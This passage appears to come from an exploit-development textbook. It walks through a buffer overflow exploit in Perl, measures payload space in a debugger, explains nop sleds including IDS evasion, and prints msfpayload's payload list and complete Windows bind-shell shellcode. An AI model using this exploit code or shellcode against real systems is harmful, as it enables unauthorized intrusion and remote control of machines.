 4  $string .= "\xcc" x 1000;
 5  $string .=".htr HTTP/1.0\r\n\r\n";
 6
 7  open(NC, "|nc.exe 192.168.119.136 80");
 8  print NC $string;
 9  close(NC);
```

Line 1 and line 5 prefix and postfix the attack string with the HTTP and file extension requirements. Line 2 pads the attack string with 589 bytes of the 0xCC character. Line 3 overwrites the saved return address with the address of our CALL EAX instruction. Line 4 appends 1000 bytes of the 0xCC character to the end of the attack string. When the processor hits the 0xCC opcode directly following the return address, the process should halt, and we can calculate the amount of space available for the payload.

When appending large buffers to the attack string, it is possible to send too much data. When too much data is sent, it will trigger an exception, which gets handled by exception handlers. An exception handler will redirect control of the process away from our return address, and make it more difficult to determine how much space is available.

A scan through the memory before the return address confirms that the 589 bytes of free space are filled with the 0xCC byte. The memory after the return address begins at the address 0x00F0FCCC and continues until the address 0x00F0FFFF, as shown in Figure 13.16. It appears that the payload simply terminates after 0x00f0ffff, and any attempts to access memory past this point will cause the debugger to return the message that there is no memory on the specified address.


Figure 13.16 The End of the Attack String



```
Address   Hex dump                                          ASCII
00F0FEBF  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FECF  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FEDF  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FEEF  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FEFF  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF0F  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF1F  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF2F  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF3F  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF4F  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF5F  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF6F  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF7F  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF8F  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF9F  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FFAF  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FFBF  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FFCF  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FFDF  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FFEF  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FFFF  CC                                                ╠
```

The memory ended at 0x00F0FFFF because the end of the page was reached, and the memory starting at 0x00F10000 is unallocated. However, the space between 0x00F0FCCC and 0x00F0FFFF is filled with the 0xCC byte, which means that we have 820 bytes of free space for a payload in addition to the 589 bytes preceding the return address. If needed, we can use the jump technique described earlier in the chapter as *space trickery* to combine the two free space locations resulting in 1409 bytes of free space. Most any payload can fit into the 1409 bytes of space represented in the attack string shown in Figure 13.17.

Figure 13.17 Attack String Free Space




Nop Sleds

EIP must land exactly on the first instruction of a payload in order to execute correctly. Because it is difficult to predict the exact stack address of the payload between systems, it is common practice to prefix the payload with a no operation (nop) sled. A nop sled is a series of nop instructions that allow EIP to slide down to the payload regardless of where EIP lands on the sled. By using a nop sled, an exploit increases the probability of successful exploitation because it extends the area where EIP can land while also maintaining the process state.

Preserving process state is important because we want the same preconditions to be true before our payload executes no matter where EIP lands. Process state preservation can be accomplished by the nop instruction because the nop instruction tells the process to perform no operation. The processor simply wastes a cycle and moves on to the next instruction, and other than incrementing EIP, this instruction does not modify the state of the process. Figure 13.18 shows how a nop sled increases the landing area for EIP.

Figure 13.18 Increasing Reliability with a Nop Sled


nop sled
payload
EIP can land at any address covered by the nop sled and the payload will execute.

Every CPU has one or more opcodes that can be used as no-op instructions. The x86 CPU has the nop opcode, which maps to 0x90, while some RISC platforms simply use an add instruction that discards the result. To extend the landing area on an x86 target, a payload could be prepended with a series of 0x90 bytes. Technically speaking, 0x90 represents the XCHG EAX, EAX instruction, which exchanges the value of the EAX register with the value in the EAX register, thus maintaining the state of the process.


For the purposes of exploitation, any instruction can be a nop instruction as long as it does not modify the process state that is required by the payload and it does not prevent EIP from eventually reaching the first instruction of the payload. For example, if the payload relied on the EAX register value and nothing else, then any instruction that did not modify EAX could be used as a nop instruction. The EBX register could be incremented; ESP could be changed; the ECX register could be set to 0, and so on. Knowing this, we can use other opcodes besides 0x90 to increase the entropy of our nop sleds. Because most IDS (intrusion detection system) devices will look for a series of 0x90 bytes or other common nop bytes in passing traffic, using highly entropic, dynamically generated nop sleds makes an exploit much less likely to be detected.

Determining the different opcodes that are compatible with both our payload and bad characters can be a tremendously time-consuming process. Fortunately, based on the exploit parameters, the Metasploit Framework's six nop generators can create millions of nop sled permutations, making exploit detection via nop signatures practically impossible. Although these generators are only available to exploits built into the framework, they will still be covered for the sake of completeness.

The Alpha, MIPS, PPC, and SPARC generators produce nop sleds for their respective architectures. On the x86 architecture, exploit developers have the choice of using Pex or Opty2. The Pex generator creates a mixture of single-byte nop instructions, and the Opty2 generator produces a variety of instructions that range from one to six bytes. Consider for a moment one of the key features of nop sleds: they allow EIP to land at any byte on the sled and continue execution until reaching the payload. This is not an issue with single-byte instructions because EIP will always land at the beginning of an instruction. However, multi-byte instruction nop sleds must be designed so that EIP can also land anywhere in the middle of a series of bytes, and the processor will continue executing the nop sled until it reaches the payload. The Opty2 generator will create a series of bytes such that EIP can land at any location, even in the middle of an instruction, and the bytes will be interpreted into functional assembly that always leads to the payload. Without a doubt, Opty2 is one of the most advanced nop generators available today.

While nop sleds are often used in conjunction with the direct stack return control vector because of the variability of predicting an exact stack return address, they generally do not increase reliability when used with the shared library technique. Regardless, an exploit using a shared library trampoline can still take advantage of nops by randomizing any free space that isn't being occupied by the payload. In our example, we intend on using the space after the return address to store our payload. Although we do not, we could use the nop generator to randomize the 589 bytes preceding the return address. This is shown in Figure 13.19.

Figure 13.19 Attack String with a Nop Sled



Choosing a Payload and Encoder

The final stage of the exploit development process involves the creation and encoding of a payload that will be inserted into the attack string and sent to the target to be executed. A payload consists of a succession of assembly instructions that achieve a specific result on the target host such as executing a command or opening a listening connection that returns a shell. To create a payload from scratch, an exploit developer needs to be able to program assembly for the target architecture as well as design the payload to be compatible with the target operating system. This requires an in-depth understanding of the system architecture in addition to knowledge of very low-level operating system internals. Moreover, the payload cannot contain any of the bad characters that are mangled or filtered by the application. While the task of custom coding a payload that is specific to a particular application running on a certain operating system above a target architecture may appeal to some, it is certainly not the fastest or easiest way to develop an exploit.


To avoid the arduous task of writing custom shellcode for a specific vulnerability, we again turn to the Metasploit project. One of the most powerful features of the Metasploit Framework is its ability to automatically generate architecture- and operating system-specific payloads that are then encoded to avoid application-filtered bad characters. In effect, the framework handles the entire payload creation and encoding process, leaving only the task of selecting a payload to the user. The latest release of the Metasploit Framework includes over 65 payloads that cover nine operating systems on four architectures. Too many payloads exist to discuss each one individually, but we will cover the major categories provided by the framework.

Bind class payloads associate a local shell to a listening port. When a connection is made by a remote client to the listening port on the vulnerable machine, a local shell is returned to the remote client. *Reverse shell* payloads are similar to bind shell payloads except that the connection is initiated from the vulnerable target to the remote client. The *execute class* of payloads will carry out specified command strings on the vulnerable target, and *VNC* payloads will create a graphical remote control connection between the vulnerable target and the remote client. The Meterpreter is a state-of-the-art post exploitation system control mechanism that allows for modules to be dynamically inserted and executed in the remote target's virtual memory. For more information about Meterpreter, check out the Meterpreter paper at www.nologin.com.

The Metasploit project provides two interfaces to generate and encode payloads. The Web interface found at www.metasploit.com/shellcode.html is the easiest to use, but there also exists a command-line version consisting of the tools msfpayload and msfencode. We will begin our discussion by using the msfpayload and msfencode tools to generate and encode a payload for our exploit and then use the Web interface to do the same.

As shown in Figure 13.20, the first step in generating a payload with msfpayload is to list all the payloads.


Figure 13.20 Listing Available Payloads



```
Administrator@nothingbutfat ~/framework
$ ./msfpayload -h

   Usage: ./msfpayload <payload> [var=val] <S|C|P|R>

Payloads:
  bsd_ia32_bind                     BSD IA32 Bind Shell
  bsd_ia32_bind_stg                 BSD IA32 Staged Bind Shell
  bsd_ia32_exec                     BSD IA32 Execute Command
  bsd_ia32_findrecv                 BSD IA32 Recv Tag Findsock Shell
  bsd_ia32_findrecv_stg             BSD IA32 Staged Findsock Shell
  bsd_ia32_findsock                 BSD IA32 SrcPort Findsock Shell
  bsd_ia32_reverse                  BSD IA32 Reverse Shell
  bsd_ia32_reverse_stg              BSD IA32 Staged Reverse Shell
  bsd_sparc_bind                    BSD SPARC Bind Shell
  bsd_sparc_reverse                 BSD SPARC Reverse Shell
  bsdi_ia32_bind                    BSDi IA32 Bind Shell
  bsdi_ia32_bind_stg                BSDi IA32 Staged Bind Shell
  bsdi_ia32_findsock                BSDi IA32 SrcPort Findsock Shell
  bsdi_ia32_reverse                 BSDi IA32 Reverse Shell
  bsdi_ia32_reverse_stg             BSDi IA32 Staged Reverse Shell
  cmd_generic                       Arbitrary Command
  cmd_irix_bind                     IRIX Inetd Bind Shell
  cmd_sol_bind                      Solaris Inetd Bind Shell
  cmd_unix_reverse                  Unix Telnet Piping Reverse Shell
  cmd_unix_reverse_bash             Unix /dev/tcp Piping Reverse Shell
  cmd_unix_reverse_cross            Unix Telnet Piping Reverse Shell
  cmd_unix_reverse_nss              Unix Spaceless Telnet Piping Reverse Shell
  generic_sparc_execve              BSD/Linux/Solaris SPARC Execute Shell
  irix_mips_execve                  IRIX MIPS Execute Shell
  linux_ia32_adduser                Linux IA32 Add User
  linux_ia32_bind                   Linux IA32 Bind Shell
  linux_ia32_bind_stg               Linux IA32 Staged Bind Shell
  linux_ia32_exec                   Linux IA32 Execute Command
  linux_ia32_findrecv               Linux IA32 Recv Tag Findsock Shell
  linux_ia32_findrecv_stg           Linux IA32 Staged Findsock Shell
  linux_ia32_findsock               Linux IA32 SrcPort Findsock Shell
  linux_ia32_reverse                Linux IA32 Reverse Shell
  linux_ia32_reverse_impurity       Linux IA32 Reverse Impurity Upload/Execute
  linux_ia32_reverse_stg            Linux IA32 Staged Reverse Shell
  linux_ia32_reverse_udp            Linux IA32 Reverse UDP Shell
  linux_sparc_bind                  Linux SPARC Bind Shell
  linux_sparc_reverse               Linux SPARC Reverse Shell
  osx_ppc_bind                      Mac OS X PPC Bind Shell
  osx_ppc_bind_stg                  Mac OS X PPC Staged Bind Shell
  osx_ppc_findrecv_peek_stg         Mac OS X PPC Staged Find Recv Peek Shell
  osx_ppc_findrecv_stg              Mac OS X PPC Staged Find Recv Shell
  osx_ppc_reverse                   Mac OS X PPC Reverse Shell
  osx_ppc_reverse_nf_stg            Mac OS X PPC Staged Reverse Null-Free Shell
  osx_ppc_reverse_stg               Mac OS X PPC Staged Reverse Shell
  solaris_ia32_bind                 Solaris IA32 Bind Shell
  solaris_ia32_findsock             Solaris IA32 SrcPort Findsock Shell
  solaris_ia32_reverse              Solaris IA32 Reverse Shell
  solaris_sparc_bind                Solaris SPARC Bind Shell
  solaris_sparc_reverse             Solaris SPARC Reverse Shell
  win32_adduser                     Windows Execute net user /ADD
  win32_bind                        Windows Bind Shell
  win32_bind_dllinject              Windows Bind DLL Inject
  win32_bind_meterpreter            Windows Bind Meterpreter DLL Inject
  win32_bind_stg                    Windows Staged Bind Shell
  win32_bind_stg_upexec             Windows Staged Bind Upload/Execute
  win32_bind_vncinject              Windows Bind VNC Server DLL Inject
  win32_exec                        Windows Execute Command
  win32_findrecv_ord_meterpreter    Windows Recv Tag Findsock Meterpreter
  win32_findrecv_ord_stg            Windows Recv Tag Findsock Shell
  win32_findrecv_ord_vncinject      Windows Recv Tag Findsock VNC Inject
  win32_reverse                     Windows Reverse Shell
  win32_reverse_dllinject           Windows Reverse DLL Inject
  win32_reverse_meterpreter         Windows Reverse Meterpreter DLL Inject
  win32_reverse_ord                 Windows Staged Reverse Ordinal Shell
  win32_reverse_ord_vncinject       Windows Reverse Ordinal VNC Server Inject
  win32_reverse_stg                 Windows Staged Reverse Shell
  win32_reverse_stg_upexec          Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject           Windows Reverse VNC Server Inject

Administrator@nothingbutfat ~/framework
$ _
```

The help system displays the command-line parameters in addition to the payloads in short and long name format. Because the target architecture is x86 and our operating system is Windows, our selection is limited to those payloads with the win32 prefix. We decide on the win32_bind payload, which creates a listening port that returns a shell when connected to a remote client (Figure 13.21). The next step is to determine the required payload variables by passing the *S* option along with the *win32_bind* argument to msfpayload. This displays the payload information.

Figure 13.21 Determining Payload Variables




```
Administrator@nothingbutfat ~/framework
$ ./msfpayload win32_bind S

       Name: Windows Bind Shell
    Version: $Revision: 1.30 $
     OS/CPU: win32/x86
Needs Admin: No
 Multistage: No
 Total Size: 321
       Keys: bind

Provided By:
    vlad902 <vlad902 [at] gmail.com>

Available Options:
    Options:    Name        Default    Description
    --------    --------    -------    ------------------------------------------
    required    EXITFUNC    seh        Exit technique: "process", "thread", "seh"
    required    LPORT       4444       Listening port for bind shell

Advanced Options:
    Advanced (Msf::Payload::win32_bind):
    ------------------------------------

Description:
    Listen for connection and spawn a shell

Administrator@nothingbutfat ~/framework
$ _
```

There are two required parameters, *EXITFUNC* and *LPORT,* which already have default values of *seh* and *4444*, respectively. The *EXITFUNC* option determines how the payload should clean up after it finishes executing. Some vulnerabilities can be exploited again and again as long as the correct exit technique is applied. During testing, it may be worth noting how the different exit methods will affect the application. The *LPORT* variable designates the port that will be listening on the target for an incoming connection.

To generate the payload, we simply specify the value of any variables we wish to change along with the output format. The *C* option outputs the payload to be included in the C programming language while the *P* option outputs for Perl scripts. The final option, *R*, outputs the payload in raw format that should be redirected to a file or piped to msfencode. Because we will be encoding the payload, we will need the payload in raw format, so we save the payload to a file. We will also specify shell to listen on port 31337. Figure 13.22 shows all three output formats.

Figure 13.22 Generating the Payload




```
Administrator@nothingbutfat ~/framework
$ ./msfpayload win32_bind LPORT=31337 C
"\xfc\x6a\xeb\x4f\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45"
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\xe3"
"\x30\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1"
"\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe3\x8b\x5f\x24\x01"
"\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24"
"\x1c\x61\xc3\x31\xc0\x64\x8b\x40\x30\x8b\x40\x0c\x8b\x70\x1c\xad"
"\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x31\xdb\x66\x53"
"\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc"
"\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff"
"\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x53\x43\x53"
"\x43\x53\xff\xd0\x66\x68\x7a\x69\x66\x53\x89\xe1\x95\x68\xa4\x1a"
"\x70\xc7\x57\xff\xd6\x6a\x10\x51\x55\xff\xd0\x68\xa4\xad\x2e\xe9"
"\x57\xff\xd6\x53\x55\xff\xd0\x68\xe5\x49\x86\x49\x57\xff\xd6\x50"
"\x54\x54\x55\xff\xd0\x93\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff"
"\xd0\x66\x6a\x64\x66\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89"
"\xe7\x6a\x44\x89\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93"
"\x8d\x7a\x38\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6"
"\x5b\x57\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad"
"\xd9\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83"
"\xc4\x64\xff\xd6\x52\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6\xff"
"\xd0";

Administrator@nothingbutfat ~/framework
$ ./msfpayload win32_bind LPORT=31337 P
"\xfc\x6a\xeb\x4f\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45".
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\xe3".
"\x30\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1".
"\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe3\x8b\x5f\x24\x01".
"\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24".
"\x1c\x61\xc3\x31\xc0\x64\x8b\x40\x30\x8b\x40\x0c\x8b\x70\x1c\xad".
"\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x31\xdb\x66\x53".
"\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc".
"\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff".
"\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x53\x43\x53".
"\x43\x53\xff\xd0\x66\x68\x7a\x69\x66\x53\x89\xe1\x95\x68\xa4\x1a".
"\x70\xc7\x57\xff\xd6\x6a\x10\x51\x55\xff\xd0\x68\xa4\xad\x2e\xe9".
"\x57\xff\xd6\x53\x55\xff\xd0\x68\xe5\x49\x86\x49\x57\xff\xd6\x50".
"\x54\x54\x55\xff\xd0\x93\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff".
"\xd0\x66\x6a\x64\x66\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89".
"\xe7\x6a\x44\x89\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93".
"\x8d\x7a\x38\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6".
"\x5b\x57\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad".
"\xd9\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83".
"\xc4\x64\xff\xd6\x52\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6\xff".
"\xd0";

Administrator@nothingbutfat ~/framework
$ ./msfpayload win32_bind LPORT=31337 R > payload

Administrator@nothingbutfat ~/framework
$ ls -l payload
-rw-r--r--    1 Administ mkpasswd      321 Jan 31 21:50 payload

Administrator@nothingbutfat ~/framework
$
```

Because msfpayload does not avoid bad characters, the C- and Perl-formatted output can be used if there are no character restrictions. However, this is generally not the case in most situations, so the payload must be encoded to avoid bad characters.

